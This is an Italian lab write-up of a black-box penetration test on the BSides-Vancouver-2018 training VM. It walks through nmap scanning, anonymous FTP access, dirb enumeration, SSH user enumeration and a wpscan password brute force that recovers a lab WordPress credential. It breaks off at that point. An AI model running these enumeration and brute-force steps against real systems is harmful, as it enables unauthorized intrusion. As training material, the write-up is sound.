VANCOUVER PENETRATION TESTING

Obiettivo

🪡 La Missione → Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

🏢 Scenario: Immagina che un azienda ti chieda testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test BlackBox.

⚙ Regole del Gioco:
● Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
● Potete cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
● Trovate tutti i modi possibili per diventare root.


Fase 1: Ricognizione e scansione iniziale

1. Host discovery → La prima azione da eseguire è quella di andare a trovare l'IP della macchina nella sottorete.
   Utilizziamo il comando nmap -sn 192.168.50.1/24 per andare a scansionare la sottorete. Troviamo dunque il nostro IP target che in questo caso è 192.168.50.5

```
└─$ nmap -sn 192.168.50.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 15:58 EST
Nmap scan report for 192.168.50.1
Host is up (0.00039s latency).
MAC Address: 52:55:C0:A8:32:01 (Unknown)
Nmap scan report for 192.168.50.2
Host is up (0.00022s latency).
MAC Address: 08:00:27:D5:08:66 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.5
Host is up (0.00050s latency).
MAC Address: 08:00:27:BA:6D:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.16 seconds
```

2. Scansione delle Porte → Andiamo ad eseguire una scansione completa di tutte le porte TCP per identificare i servizi in esecuzione, le loro versioni e le configurazioni di base.
   Comando : Andiamo ad effettuare una scansione aggressiva con il comando sudo nmap -A 192.168.50.5 poichè il flag -A contiene :

- -O (OS Detection): Tenta di indovinare il **sistema operativo** (SO) in esecuzione sulla macchina target
- -sV (Version Detection): Tenta di rilevare la **versione specifica del software** in esecuzione su ciascuna porta aperta
- -sC (Script Scanning): Esegue una serie di script NSE(Nmap Scripting Engine) di default, che sono progettati per eseguire compiti come → Rilevare i servizi più comuni, tentare di identificare vulnerabilità semplici o misconfigurazioni, ottenere informazioni aggiuntive(come titoli di pagine web, nomi utenti FTP anonimi)



3. Servizi critici trovati:
   - **Porta 21/tcp (FTP)** → Questo ci conferma l'apertura della porta 21 e che il software è vsftpd 2.3.5 . Abbiamo inoltre trovato uno script → ftp-anon:Anonymous FTP login allowed (FTP code 230)


che ci dice che potremmo connetterci a questo server FTP con il nome utente anonymous e nessuna password.

- **Porta 22/tct (SSH)** → open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0) Questo ci dice che il server accetta connessioni SSH (Secure Shell) per l'accesso alla riga di comando, con versione esatta del software e del sistema.
  → Tramite delle ricerche sappiamo che questa versione è vulnerabile all'enumerazione degli utenti (CVE-2018-15473) e potrei utilizzarla con Hydra nel momento in cui dovessi trovare una lista di utenti.
- **Porta 80/tcp (HTTP)** → open http Apache httpd 2.2.22 ((Ubuntu)) Questo ci conferma la presenza di un server web Apache in esecuzione con una versione (2.2.22) che è datata.
  → Troviamo inoltre uno script http-robots.txt: 1 disallowed entry e | /backup_wordpress che rappresenta il secondo indizio critico della mia scansione. Lo script http-robots.txt di Nmap ha controllato automaticamente il file robots.txt e ha trovato una directory "nascosta" che l'amministratore non voleva fosse indicizzata: /backup_wordpress/ .

4. Dettagli del Sistema Operativo (OS) :
   - **Running: Linux 3.X|4.X e OS details: Linux 3.2 - 4.14** → Questo kernel è molto vecchio, se riesco ad ottenere un accesso come utente , la mia prima mossa per diventare root sarà cercare un exploit del kernel come 'Dirty COW' (CVE-2016-5195) (Verrà analizzato successivamente con linpeas.sh)

Fase 2: Enumerazione approfondita

1. Enumerazione FTP :
   - Obiettivo : Controllare l'accesso anonimo.
   - Comando : ftp 192.168.50.5 → con name:anonymous



   - Comando (post accesso) : ls -la con cui andiamo a trovare la directory public → cd public → ls -la con cui andiamo a trovare un

file users.txt.bk . Andiamo a scaricare questo file tramite get users.txt.bk

```
ftp> ls -la
229 Entering Extended Passive Mode (|||52687|).
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||65016|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
```


- Analisi finale : Andiamo ad aprire il file txt appena scaricato che va a rivelare una lista di nomi utente che è fondamentale per cercare di effettuare accessi.

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt
abatchy
john
mai
anne
doomguy
```

2. Enumerazione Web :
   - Obiettivo : Andiamo a mappare ora il sito web che abbiamo trovato nella ricerca precedente alla ricerca di file o directory nascoste
   - Comando : dirb http://192.168.50.5/→ Tramite questo comando andiamo alla ricerca delle directory nascoste

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.50.5/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov  4 01:52:23 2025
URL_BASE: http://192.168.50.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.50.5/ ----
+ http://192.168.50.5/.bash_history (CODE:200|SIZE:843)
+ http://192.168.50.5/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.50.5/index (CODE:200|SIZE:177)
+ http://192.168.50.5/index.html (CODE:200|SIZE:177)
+ http://192.168.50.5/robots (CODE:200|SIZE:43)
+ http://192.168.50.5/robots.txt (CODE:200|SIZE:43)
+ http://192.168.50.5/server-status (CODE:403|SIZE:293)

-----------------
END_TIME: Tue Nov  4 01:52:25 2025
DOWNLOADED: 4612 - FOUND: 7
```

- Analisi finale : Andiamo a testare tutte le directory possibili che abbiamo trovato quindi dapprima http://192.168.50.5/index.html




It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

dopo aver analizzato la pagina anche tramite il tool di inspect notiamo di non poter ricavare nulla da questa pagina. → Andiamo dunque a testare http://192.168.50.5/robots.txt




Qui troviamo una pista solida come confermato dalla scansione con nmap andiamo dunque a vedere cosa contiene http://192.168.50.5/backup_wordpress con cui andiamo a trovare il sito wordpress del nostro target



Ho provato inoltre a effettuare un dirbuster con il nostro nuovo path per cercare la presenza di altri link interessanti che potessero darci

uno step aggiuntivo nel nostro penetration test da cui però tramite un analisi mirata per ogni link non troviamo nulla di interessante per il nostro privilage escalation.




```
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-admin/includes/
+ http://192.168.50.5/backup_wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/install (CODE:200|SIZE:1310)
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-admin/js/
+ http://192.168.50.5/backup_wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-admin/maint/
+ http://192.168.50.5/backup_wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-admin/network/
+ http://192.168.50.5/backup_wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/term (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/upgrade (CODE:200|SIZE:1258)
+ http://192.168.50.5/backup_wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-admin/user/
+ http://192.168.50.5/backup_wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://192.168.50.5/backup_wordpress/wp-content/ ----
+ http://192.168.50.5/backup_wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-content/plugins/
==> DIRECTORY: http://192.168.50.5/backup_wordpress/wp-content/themes/
```

```
---- Entering directory: http://192.168.50.5/backup_wordpress/wp-admin/network/ ----
+ http://192.168.50.5/backup_wordpress/wp-admin/network/about (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/credits (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://192.168.50.5/backup_wordpress/wp-admin/user/ ----
+ http://192.168.50.5/backup_wordpress/wp-admin/user/about (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/credits (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://192.168.50.5/backup_wordpress/wp-content/plugins/ ----
+ http://192.168.50.5/backup_wordpress/wp-content/plugins/hello (CODE:500|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.50.5/backup_wordpress/wp-content/themes/ ----
+ http://192.168.50.5/backup_wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://192.168.50.5/backup_wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```

3. Enumerazione SSH Approfondita (Porta 22)
    - Obiettivo : Determinare se la versione OpenSSH 5.9p1 fosse direttamente sfruttabile per un accesso
    - Passo 1 → Ricerca di Exploit pubblici (RCE) : Il primo controllo è stato quello di andare a vedere se esistesse un exploit pubblico che andasse a garantire una shell remota tramite searchsploit OpenSSH 5.9p1 ,in cui andiamo a trovare che questa versione è vulnerabile a una username enumeration

```
┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 5.9p1
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
------------------------------------------------------------------------------
Shellcodes: No Results
```

- Passo 2 → Enumerazione Utenti : Inviando un pacchetto SSH appositamente malformato , il server risponde in modo diverso se un utente esiste o meno. Questo ci permette di andare ad utilizzare la nostra lista users.txt.bk senza tentare il login
    - Comando (utilizzo di Metasploit) : Tramite il nostro scanner/ssh/ssh_enumusers andiamo a conferma la presenza di questi utenti che proveremo a loggare tramite ssh.



- Analisi finale : Tramite questa scansione SSH siamo riusciti ad avere una convalida degli utenti, che ci porterà al percorso di attacco a dizionario tramite l'utilizzo di Hydra.

Fase 3: Percorsi di compromissione

Percorso 1 : Sfruttamento di WordPress e Cron Job

Per questa prima fase sono andato dapprima a sfruttare le informazioni trovate relativamente al sito /backup_wordpress/ e la mia lista utenti trovata (users.txt.bk)


1. Attacco a dizionario WordPress :
    - Obiettivo : Andare a trovare una possibile password per gli utenti confermati
    - Comando : Sono andato ad utilizzare WpScan (Vulnerability Scanner per Wordpress) :
        1. Identificazione della Versione: Rileva la versione esatta di WordPress utilizzata dal sito. Se la versione è obsoleta, ne indica le vulnerabilità note.
        2. Enumerazione di Plugin e Temi: Scansiona il sito per identificare i plugin e i temi installati.
        3. Rilevamento di Vulnerabilità Note: Questo è il suo punto di forza. WPScan si basa su un database di vulnerabilità (il WPScan Vulnerability Database, in costante

aggiornamento) per verificare se la versione di WordPress, dei plugin e dei temi rilevati presenta delle falle di sicurezza note (ad esempio, XSS, SQL Injection, ecc.).

4. Enumerazione degli Utenti: Può tentare di identificare i nomi utente (username) validi sul sito, un passo preliminare per attacchi di *brute-force*.
5. Test di Forza Bruta (Brute-Force): Può essere utilizzato per tentare di indovinare le password degli utenti conosciuti, utilizzando apposite wordlist.
6. Verifiche Generiche di Configurazione: Controlla la presenza di file sensibili esposti (es. file di configurazione con backup), l'attivazione di funzionalità rischiose come XML-RPC, e altre configurazioni non sicure.

   Tramite il comando wpscan --url http://192.168.50.5/backup_wordpress/ -e p,t,u che permette di andare a enumerare i plugin (p→molto aggressivo) , i temi e u che prova ad indovinare i nomi utenti. Successivamente tramite wpscan --url http://192.168.50.5/backup_wordpress/ --usernames user.txt --passwords /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt Per andare a cercare una password per la nostra lista utenti andando a trovare una corrispondenza per la password dell'utente (Ho lasciato andare la scansione e questa è l'unica corrisponza che sono riuscito a trovare) **username:john password :**


enigma



